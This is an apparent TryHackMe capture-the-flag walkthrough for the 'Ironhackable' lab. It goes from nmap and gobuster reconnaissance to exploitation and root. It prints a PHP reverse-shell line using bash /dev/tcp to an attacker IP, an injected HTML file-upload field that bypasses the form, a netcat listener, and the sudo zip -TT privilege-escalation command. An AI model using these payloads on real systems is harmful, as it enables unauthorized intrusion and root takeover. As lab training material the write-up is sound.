

TryHackMe Scenarios

Ironhackable

Task 1 – Introduction

No Questions


Task 2 – Reconnaissance

How many ports are exposed in total?

3

Open Terminal and run the command below to find the number of ports exposed

`nmap -Pn -p- "machine ip"` – in this case the Target IP address



```
root@ip-10-82-85-3: ~  
File Edit View Search Terminal Help  
root@ip-10-82-85-3:~# nmap -Pn -p- 10.82.129.157  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-06-21 17:44 UTC  
Nmap scan report for ip-10-82-129-157.eu-west-1.compute.internal (10.82.129.157)  
Host is up (0.00032s latency).  
Not shown: 65532 filtered tcp ports (no-response)  
PORT      STATE SERVICE  
22/tcp    open  ssh  
80/tcp    open  http  
1337/tcp  closed waste  
  
Nmap done: 1 IP address (1 host up) scanned in 106.08 seconds  
root@ip-10-82-85-3:~# ^C  
root@ip-10-82-85-3:~# ^C  
root@ip-10-82-85-3:~#
```

How many ports are open?

2

As showed in the screenshot above

Which port is closed?

1337

As showed in the screenshot above

What is the name of the hidden directory on the web server that that we need to use?

uploads

to find this we need to run a command using gobuster

Gobuster is a fast, open-source command-line tool used for brute-forcing directories, files, DNS subdomains, and virtual hosts, primarily in penetration testing and security assessments.

To find the directories you run the below command

gobuster dir -u http:// machine IP address)/ -w /usr/share/wordlists/dirb/common.txt

```
root@ip-10-82-85-3: ~
File Edit View Search Terminal Help
root@ip-10-82-85-3:~# gobuster dir -u http://10.82.129.157/ -w /usr/share/wordlists/dirb/common.txt


=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://10.82.129.157/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/.hta (Status: 403) [Size: 278]
/.htpasswd (Status: 403) [Size: 278]
/.htaccess (Status: 403) [Size: 278]
/css (Status: 301) [Size: 312]
/de (Status: 301) [Size: 311]
/index.html (Status: 200) [Size: 352568]
/server-status (Status: 403) [Size: 278]
/uploads (Status: 301) [Size: 316]
Progress: 4614 / 4615 (99.98%)
=====
Finished
=====
root@ip-10-82-85-3:~#
```

Which web server is running on the server? (Including the version)

Apache/2.4.41

Open Terminal and run the command below

Nmap -sV "target ip"



```
root@ip-10-82-85-3: ~  
File Edit View Search Terminal Help  
root@ip-10-82-85-3:~# nmap -sV 10.82.129.157  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-06-21 17:54 UTC  
Nmap scan report for ip-10-82-129-157.eu-west-1.compute.internal (10.82.129.157)  
Host is up (0.00031s latency).  
Not shown: 998 filtered tcp ports (no-response)  
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.9 (Ubuntu Linux; protocol 2.0)  
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 10.75 seconds  
root@ip-10-82-85-3:~#
```

Task 3 – Exploit

What type of malicious file will help gain unauthorized access to the web server?

Web shell

A web shell is a malicious program that provides a shell-like interface to remotely access a web server (source - wikipedia)

What's the User Flag?


THM{K33P_PUSH1NG}

To find this answer we need to altered the webserver itself to receive a reverse shell php file that will give us access to the flag


Open a new page in the browser by typing the target ip address on the Url

Open a new page in the browser by typing the target ip address on the Url

An Ironhack web page will open



Then you need to scroll down until you find “Apply for your Bootcamp” and click on “Apply now”




On the “Submit Query” button right click on it and select Inspect (Q)

The screenshot shows a web form with the following elements:

- Two text input fields: "Ada" and "Lovelace".
- An "E-mail" field with the value "helloworld@gmail.com".
- A "Phone number" field with a dropdown menu showing a German flag and the text "Type your phone number here".
- A "How did you hear about us?" section with a "Choose an option" dropdown.
- A checkbox labeled "I want to receive updates from Ironhack".
- A prominent purple "Submit Query" button.
- A footer line: "By applying I accept the [Privacy Policy](#) and the [Terms and Conditions](#)".


A right-click context menu is open over the "Submit Query" button, showing options: "Save Page As...", "Select All", "Take Screenshot", "Ask an AI Chatbot (Z) >", "View Page Source", and "Inspect (Q)". The "Inspect (Q)" option is highlighted in yellow.

In “Inspector tab” find the code line that says `<input class="chakra-button css-1m5u4sw" type="submit" name="submit">` , right click on it and choose “Edit As HTML”




Inside the open box type in the below command to create a button to upload files into the webserver

<input type="file" name="fileToUpload" id="fileToUpload" class="chakra-select css-125o2qt">



Left click on the left side in the white part and scroll up to verify if the button was created



The next step is to create a reverse shell with a php extension.

Go back to the Linux Terminal

For a more easy to remember path we created the reverse shell in the Desktop

So type in **cd Desktop**

After Desktop directory is accessed type the below command so a reverse.php file is created in the Desktop

```
cat > reverse.php << 'EOF'
```


```
<?php
```

```
exec("/bin/bash -c 'bash -i >& /dev/tcp/AttackBox IP/4444 0>&1'");
```

```
?>
```


```
EOF
```

You can see that after the command is runned a reverse.php file appears in the Desktop




Now we run a command to listen to the port 4444 using netcat (**nc**) commands in the terminal. The reason why we are listening to the port 4444 is because the reverse.php that we creates was setup for that port

```
nc -lvnp 4444
```




Now we go back to the browser on the page we create the button and upload the reverse.php file into the webserver.



And then click on “Submit Query”

Open a new page and type in in the URL box the Target IP Address/uploads

You can see that reverse.php is now present in the page




Index of /uploads


Name	Last modified	Size	Description
Parent Directory	-		
cv_john_doe.pdf	2023-11-11 13:16	185K	
cv_john_smith.pdf	2023-11-11 13:15	96K	
reverse.php	2026-06-21 20:49	74	

Apache/2.4.41 (Ubuntu) Server at 10.82.129.157 Port 80

When you click on the reverse.php to open, nothing will appear but in the terminal where you run the **nc -lvnp 4444** command shows you that you have now access into the webserver




Because normally every linux base system has a home directory we will run the command **ls /home** to see if it exists



We can observe that inside home directory we have another directory called ironhackable, so let's try to see what does it have inside. We can use **cd ..** to go to the beginning of the directory.

When we are at home that you can use **cd ironhackable** to go inside and use **ls** to check if there is any data.



As you can see, we have found a flag.txt file.

By running the command `cat flag.txt` we retrieve the flag information

```
cd ironhackable
www-data@ironhack:/home/ironhackable$ ls
ls
flag.txt
www-data@ironhack:/home/ironhackable$ cat flag.txt
cat flag.txt
THM{K33P_PUSH1NG}
www-data@ironhack:/home/ironhackable$ ^C
```

Task 4 – Privilege Escalation

What's the name of the package that we can use for privilege escalation?

`/usr/bin/zip`

For this you need to run the command **`sudo -l`** into the terminal. This command is a tool that elevates a user's privileges to execute sensitive commands, in this case will be used for privilege escalation

```
www-data@ironhack:/$ sudo -l
sudo -l
Matching Defaults entries for www-data on ironhack:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on ironhack:
    (ALL) NOPASSWD: /usr/bin/zip
www-data@ironhack:/$
```

What's the Root Flag?

`THM{ironhawk}`

For this we need to run several command to be able to access root and retrieve the flag

In the Terminal while still connected to the webserver type in:

`TF=$(mktemp -u)`

`TF=$(...)` is command substitution

`mktemp` is a utility that generates a unique temporary filename (and, by default, creates the file)

The -u option tells mkttemp:

Generate a unique filename, but **do not create the file**.

And then

`sudo /usr/bin/zip $TF /etc/hosts -T -TT 'sh #'`

This command is a classic example of command injection via zip's -TT option. It's often seen in privilege escalation exercises where a user is allowed to run zip with sudo.

```
www-data@ironhack:/var/www/html/uploads$ TF=$(mktemp -u)
TF=$(mktemp -u)
www-data@ironhack:/var/www/html/uploads$ sudo /usr/bin/zip $TF /etc/hosts -T -TT 'sh #'
<ads$ sudo /usr/bin/zip $TF /etc/hosts -T -TT 'sh #'
  adding: etc/hosts (deflated 35%)
cat /root/flag.txt
THM{5376559152011dbe2c72a6a5790d96c3}
```

As you can see the flag returns with an hash inside it

`THM{5376559152011dbe2c72a6a5790d96c3}`

We need to run the hash into <https://crackstation.net>

5376559152011dbe2c72a6a5790d96c3

I'm not a robot

This site is exceeding reCAPTCHA Enterprise free quota

reCAPTCHA

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), QubesV3.1BackupDefaults

Hash	Type	Result
5376559152011dbe2c72a6a5790d96c3	md5	ironhawk

Color Codes: Green Exact match, Yellow Partial match, Red Not found.